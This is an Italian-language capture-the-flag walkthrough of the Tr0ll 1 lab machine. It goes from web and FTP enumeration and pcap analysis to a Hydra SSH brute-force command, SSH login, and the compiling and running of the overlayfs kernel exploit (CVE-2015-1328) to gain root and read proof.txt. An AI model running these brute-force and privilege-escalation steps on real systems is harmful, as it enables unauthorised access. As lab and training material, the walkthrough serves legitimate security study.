
---- Scanning URL: http://10.0.2.7/ ----
+ http://10.0.2.7/index.html (CODE:200|SIZE:36)
+ http://10.0.2.7/robots.txt (CODE:200|SIZE:31)
==> DIRECTORY: http://10.0.2.7/secret/
+ http://10.0.2.7/server-status (CODE:403|SIZE:288)

---- Entering directory: http://10.0.2.7/secret/ ----
+ http://10.0.2.7/secret/index.html (CODE:200|SIZE:37)

-----

END_TIME: Tue Jul  2 10:33:17 2019
DOWNLOADED: 9224 - FOUND: 4
```

Collegiamoci alla seguente directory:



Sembra che siamo stati “trollati” (imbrogliati) di nuovo. Dalla figura capiamo che ci stiamo avvicinando all’obiettivo però ci manca ancora qualcosa.



Ora l'unico modo per cercare di proseguire e di analizzare il traffico presente in rete. Possiamo farlo utilizzando il tool Wireshark. Inoltre, Wireshark per la cattura dei pacchetti non utilizza codici, ma utilizza libpcap/Wincap.

Dalle informazioni presenti su nmap notiamo che sulla porta aperta 21, è presente un file lol.pcap

Ora per leggere il file cerchiamo di trovare una vulnerabilità, quindi, apriamo Metasploit cerchiamo il servizio *ftp* attraverso il comando *search*

```
msf5 > search ftp
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
1  auxiliary/admin/cisco/vpn_3000_ftp_bypass  2006-08-23      normal No      Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
2  auxiliary/admin/officescan/tmlisten_traversal  normal Yes      TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access
3  auxiliary/admin/tftp/tftp_transfer_util      normal No      TFTP File Transfer Utility
4  auxiliary/dos/scada/d20_tftp_overflow        2012-01-19      normal No      General Electric D20ME TFTP Server Buffer Overflow DoS
5  auxiliary/dos/windows/ftp/filezilla_admin_user  2005-11-07      normal No      FileZilla FTP Server Admin Interface Denial of Service
6  auxiliary/dos/windows/ftp/filezilla_server_port  2006-12-11      normal No      FileZilla FTP Server Malformed PORT Denial of Service
7  auxiliary/dos/windows/ftp/guildftp_cwdlist    2008-10-12      normal No      Guild FTPd 0.999.8.11/0.999.14 Heap Corruption
8  auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof  2010-12-21      normal No      Microsoft IIS FTP Server Encoded Response Overflow Trigger
9  auxiliary/dos/windows/ftp/iis_list_exhaustion  2009-09-03      normal No      Microsoft IIS FTP Server LIST Stack Exhaustion
10 auxiliary/dos/windows/ftp/solarftp_user       2011-02-22      normal No      Solar FTP Server Malformed USER Denial of Service
11 auxiliary/dos/windows/ftp/titan626_site     2008-10-14      normal No      Titan FTP Server 6.26.630 SITE WHO DoS
12 auxiliary/dos/windows/ftp/vicftps50_list    2008-10-24      normal No      Victory FTP Server 5.0 LIST DoS
13 auxiliary/dos/windows/ftp/winftp230_nlst    2008-09-26      normal No      WinFTP 2.3.0 NLST Denial of Service
14 auxiliary/dos/windows/ftp/xmeasy560_nlst    2008-10-13      normal No      XM Easy Personal FTP Server 5.6.0 NLST DoS
15 auxiliary/dos/windows/ftp/xmeasy570_nlst    2009-03-27      normal No      XM Easy Personal FTP Server 5.7.0 NLST DoS
16 auxiliary/dos/windows/tftp/pt360_write      2008-10-29      normal No      PacketTrap TFTP Server 2.2.5459.0 DoS
17 auxiliary/dos/windows/tftp/solarwinds       2010-05-21      normal No      SolarWinds TFTP Server 10.4.0.10 Denial of Service
18 auxiliary/fuzzers/ftp/client_ftp            normal No      Simple FTP Client Fuzzer
19 auxiliary/fuzzers/ftp/ftp_pre_post           normal Yes     Simple FTP Fuzzer
20 auxiliary/gather/apple_safari_ftp_url_cookie_theft  2015-04-08      normal No      Apple OSX/iOS/Windows Safari Non-HTTPOnly Cookie Theft
21 auxiliary/gather/d20pass                     2012-01-19      normal No      General Electric D20 Password Recovery
22 auxiliary/gather/konica_minolta_pwd_extract  normal Yes     Konica Minolta Password Extractor

23  auxiliary/scanner/ftp/anonymous              normal Yes     Anonymous FTP Access Detection
```

Eseguiamo l'*auxiliary/scanner/ftp/anonymous*. L'*auxiliary* è uno strumento che permette di eseguire operazioni relative all'attività di valutazione della sicurezza, scansione, sniffing. Durante l'analisi è stato utilizzato per effettuare operazioni di scansione dei file all'interno della directory.

Impostiamo RHOSTS con IP della macchina target 10.0.2.7

```

msf5 > use auxiliary/scanner/ftp/anonymous
msf5 auxiliary(scanner/ftp/anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

  Name      Current Setting      Required  Description
  ----      -
  FTPPASS    mozilla@example.com   no        The password for the specified username
  FTPUSER    anonymous             no        The username to authenticate as
  RHOSTS     10.0.2.7              yes       The target address range or CIDR identifier
  RPORT      21                    yes       The target port (TCP)
  THREADS    1                     yes       The number of concurrent threads

msf5 auxiliary(scanner/ftp/anonymous) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf5 auxiliary(scanner/ftp/anonymous) > run

[+] 10.0.2.7:21 - 10.0.2.7:21 - Anonymous READ (220 (vsFTPd 3.0.2))
[*] 10.0.2.7:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/anonymous) >

```

Settiamo ftp all'interno di Metasploit e andiamo a digitare il comando `ls -a` per ottenere le informazioni sui file all'interno della directory.

```

msf5 auxiliary(scanner/ftp/anonymous) > ftp 10.0.2.7
[*] exec: ftp 10.0.2.7

Connected to 10.0.2.7.
220 (vsFTPd 3.0.2)
anonymous
Password:Name (10.0.2.7:root): 331 Please specify the password.

230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

```

```

ftp> ls -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      112      4096 Aug 10  2014 .
drwxr-xr-x  2 0      112      4096 Aug 10  2014 ..
-rwxrwxrwx  1 1000    0        8068 Aug 10  2014 lol.pcap
226 Directory send OK.

```

Abbiamo trovato il file `lol.pcap`

Verrà scaricato attraverso il comando `get`, sconnettiamo il programma client dal FTP server e lo rendiamo inattivo attraverso il comando `bye`

```

ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.00 secs (40.2840 MB/s)
ftp> bye
221 Goodbye.

```

Il file verrà scaricato all'interno della cartella /root.

Apriamo Wireshark ed utilizziamo come filtro il file lol.pcap

Welcome to Wireshark

Open

/root/lol.pcap (8068 Bytes)

Capture

...using this filter:

All interfaces shown

eth0

cerchiamo ftp-data nella barra di ricerca

ftp-data						
No.	Time	Source	Destination	Protocol	Length	Info
24	9.816...	10.0.0...	10.0.0.12	FTP-DATA	140	FTP Data: 74 bytes (PORT) (LIST)
40	17.79...	10.0.0...	10.0.0.12	FTP-DATA	213	FTP Data: 147 bytes (PORT) (RETR secret_stuff.txt)
56	19.81...	10.0.0...	10.0.0.12	FTP-DATA	140	FTP Data: 74 bytes (PORT) (LIST)

Dopo aver analizzato i frame forniti da Wireshark è stato trovato un pacchetto con all'interno un messaggio “ Bene, Bene, Bene, non sei soltanto un piccolo diavolo intelligente, hai quasi trovato sup3rs3cr3tdirlol.”

```

[Current working directory: ]
Line-based text data (3 lines)
Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P\n
\n
Sucks, you were so close... gotta TRY HARDER!\n

```




Collegiamoci sul browser, inserendo la directory sup3rs3cr3tdirlol per eseguire l'analisi.

Otteniamo il file roflmao:



Scarichiamo il file roflmao



Apriamo la shell, ci spostiamo all'interno della cartella Downloads ed apriamo il file per controllare le informazioni che contiene all'interno attraverso il comando *strings*

```


root@kali:~# cd Downloads
root@kali:~/Downloads# ls
cacert.der                                openvas_install.sh      table0.start            table2.start            xp_free_fast.md5
'Firefox Setup 41.0.exe'                  README-5k.TXT           table1.bin              table3.bin              xp_free_fast.sfv
hexdump-to-xml-master                      roflmao                 table1.index            table3.index
MSEdge.Win10.VirtualBox.zip               'roflmao(1)'           table1.start            table3.start
MSEdge.Win10.VirtualBox.zip.part          table0.bin              table2.start            tables_xp_free_fast.zip
Nessus-8.3.1-debian6_amd64.deb            table0.index            table2.bin              tor-browser-8.5a10-android-armv7-multi.apk

root@kali:~/Downloads# strings roflmao
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
printf
libc_start_main
gmon_start__
GLIBC_2.0
PTRh
[ ^ ]
Find address 0x0856BF to proceed
;+2$"
GCC: (Ubuntu 4.8.2-19ubuntu1) 4.8.2
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash

```

Tra tutte le informazioni disponibili andiamo a considerare l'indirizzo che ci permette di procedere all'interno della directory.

Collegiamoci sul browser, inseriamo l'indirizzo appena trovato




## Index of /0x0856BF

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">good_luck/</a>	2014-08-12 23:59	-	
<a href="#">this_folder_contains_the_password/</a>	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 10.0.2.7 Port 80

Otteniamo due cartelle good\_luck e this\_folder\_contains\_the\_password. Andiamo ad analizzare in maniera separata le due cartelle.


- *good\_luck*: contiene i login degli utenti



## Index of /0x0856BF/good\_luck


<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-		
<a href="#">which_one_lol.txt</a>	2014-08-09 23:32	109	

Apache/2.4.7 (Ubuntu) Server at 10.0.2.7 Port 80



```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```


- *this\_folder\_contains\_the\_password*: file che potrebbe contenere le password



## Index of /0x0856BF/this\_folder\_contains\_the\_password

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-		
<a href="#">Pass.txt</a>	2014-08-09 23:18	12	

Apache/2.4.7 (Ubuntu) Server at 10.0.2.7 Port 80



Dal messaggio ottenuto, sicuramente ci sarà un altro troll, quindi per sicurezza proviamo a scaricare il file *Pass.txt* utilizzando il comando *wget*.

```
root@kali:~/Desktop# wget http://10.0.2.7/0x0856BF/this_folder_contains_the_password/Pass.txt
--2019-07-08 10:35:25-- http://10.0.2.7/0x0856BF/this_folder_contains_the_password/Pass.txt
Connecting to 10.0.2.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12 [text/plain]
Saving to: 'Pass.txt'

Pass.txt          100%[=====>]      12  --.-KB/s   in 0s
2019-07-08 10:35:25 (489 KB/s) - 'Pass.txt' saved [12/12]
```

Dopo aver scaricato il file *Pass.txt*, utilizziamo lo strumento *Hydra*.  
Tale comando ci permette di lanciare attacchi di forza bruta sulle credenziali di accesso della macchina target.

Il comando è costituito dai seguenti parametri:

```
hydra -L which_one_lol.txt -p Pass.txt ssh://10.0.2.7
```

- *-L* indica il file contenente la lista degli utenti
- *which\_one\_lol.txt* contiene i login degli utenti
- *-p* indica il file contenente la lista delle password
- *Pass.txt* contiene le password degli utenti
- *ssh* protocollo da attaccare

```
root@kali:~/Desktop# hydra -L which_one lol.txt -p Pass.txt ssh://10.0.2.7
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-08 10:45:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ssh://10.0.2.7:22/
[22][ssh] host: 10.0.2.7 login: overflow password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-07-08 10:45:10
```

Finalmente, abbiamo ottenuto con successo la password per accedere a SSH.

Ora, per utilizzare SSH ed accedere alla macchina target abbiamo bisogno di almeno 4 dati fondamentali:

- indirizzo del server: 10.0.2.7
- nome utente: overflow
- password: Pass.txt
- porta: 22

Dalle caratteristiche ottenute possiamo utilizzarlo e proviamo ad accedere alla macchina target prima come utenti non privilegiati (overflow) e poi come utenti privilegiati (user root) mettendo in evidenza le informazioni.

Accediamo alla macchina target come utente “overflow”

```
root@kali:~# ssh overflow@10.0.2.7
```

- overflow nome dell'utente(login)

Inseriamo la password: “Pass.txt”

```

root@kali:~# ssh overflow@10.0.2.7
overflow@10.0.2.7's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Jul  9 13:20:48 2019 from 10.0.2.15
Could not chdir to home directory /home/overflow: No such file or directory
$ bash
overflow@troll:/$ ls
bin    dev    home    lib      media   opt     root    sbin    sys    usr    vmlinuz
boot  etc    initrd.img  lost+found  mnt     proc    run     srv     tmp    var
overflow@troll:/$ id
uid=1002(overflow) _gid=1002(overflow) groups=1002(overflow)

```

Digitiamo *bash* per entrare all'interno di Troll 1

Siamo riusciti ad entrare all'interno della macchina target come utenti non privilegiati.

Cerchiamo di recuperare le informazioni sul S.O. della macchina target attraverso il comando *uname -a*.

```

$ uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 athlon i686 GNU/Linux

```

Ora, dopo aver ottenuto sia l'accesso alla macchina come utente non privilegiato (overflow) e sia le informazioni sulla versione del S.O. termina la fase di Target Exploitation.



## 4. Postexploitation

### 4.1. Privilege Escalation

In questa fase eseguiamo la Privilege Escalation, cercando di sfruttare qualche vulnerabilità sul S.O. per accedere alla macchina come utenti privilegiati (root).

In primis, eseguiamo il comando *searchsploit* sulla versione 3.13 della macchina target ottenuta dal comando *uname-a*

```
root@kali:~# searchsploit 3.13
```

Exploit Title	Path (/usr/share/exploitdb/)
AjentiCP 1.2.23.13 - Cross-Site Script	exploits/php/webapps/45691.txt
Apple Mac OSX xnu 1228.3.13 - 'Profil'	exploits/osx/dos/8264.c
Apple Mac OSX xnu 1228.3.13 - 'macfsst'	exploits/osx/dos/8263.c
Apple Mac OSX xnu 1228.3.13 - 'zip-not'	exploits/osx/dos/8262.c
Apple Mac OSX xnu 1228.3.13 - IPv6-ipc	exploits/multiple/dos/5191.c
Atlassian JIRA 3.13.5 - File Download	exploits/multiple/remote/35898.php
Deluge Web UI 1.3.13 - Cross-Site Requ	exploits/json/webapps/41541.html
GetSimple CMS 3.3.13 - Cross-Site Scri	exploits/php/webapps/44408.txt
Linux Kernel 3.13 - SGID Privilege Esc	exploits/linux/local/33824.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.	exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.	exploits/linux/local/37293.txt
Linux Kernel 3.13.1 - 'Recvmmsg' Local	exploits/linux/local/40503.rb
Linux Kernel 3.13/3.14 (Ubuntu) - 'spl	exploits/linux/dos/36743.c

Troviamo e scarichiamo l'exploit sul sito <https://www.exploit-db.com/>

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation

EDB-ID:

37292

CVE:

2015-1328

Author:

REBEL

Type:

LOCAL

Platform:

LINUX



Date:

2015-06-16

EDB Verified:

✓

Exploit:

 / 

Vulnerable App:

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux , the course required to become an Offensive Security Certified Professional (OSCP)

GET CERTIFIED

Dopo di che, copiamo le informazioni del file 37292.c all'interno di un nuovo file exploit.c creato con il comando *nano*

```
Last login: Wed Jul 3 02:10:14 2019 from 10.0.2.15
Could not chdir to home directory /home/overflow: No such file or directory
$ bash
overflow@troll:/$ cd tmp
overflow@troll:/tmp$ ls
overflow@troll:/tmp$ nano
overflow@troll:/tmp$ ls
exploit.c
```

Modifichiamo i permessi del file exploit.c con *chmod*

```
overflow@troll:/tmp$ chmod 777 exploit.c
overflow@troll:/tmp$
```

Compiliamo l'exploit con il compilatore *gcc* e lo eseguiamo per aumentare i privilegi

```
overflow@troll:/tmp$ gcc exploit.c -o exploit
overflow@troll:/tmp$ ls
exploit exploit.c
overflow@troll:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
```

Verifichiamo se abbiamo avuto accesso alla macchina target come utenti privilegiati (root).

```
# id
uid=0(root) gid=0(root) groups=0(root),1002(overflow)
```

```
# whoami
root
```



Possiamo notare che la verifica è avvenuta con successo, però l'obiettivo non è stato ancora trovato, ovvero, la lettura del file *proof.txt*

Quindi, essendo utenti privilegiati possiamo accedere nella cartella root per trovare il file *proof.txt*

```
# bash
root@troll:/tmp# cd root
bash: cd: root: No such file or directory
root@troll:/tmp# cd /root
root@troll:/root# ls
proof.txt
root@troll:/root# cat proof.txt
Good job, you did it!

702a8c18d29c6f3ca0d99ef5712bfbd
root@troll:/root#
```

Il file è stato trovato ed abbiamo vinto la sfida.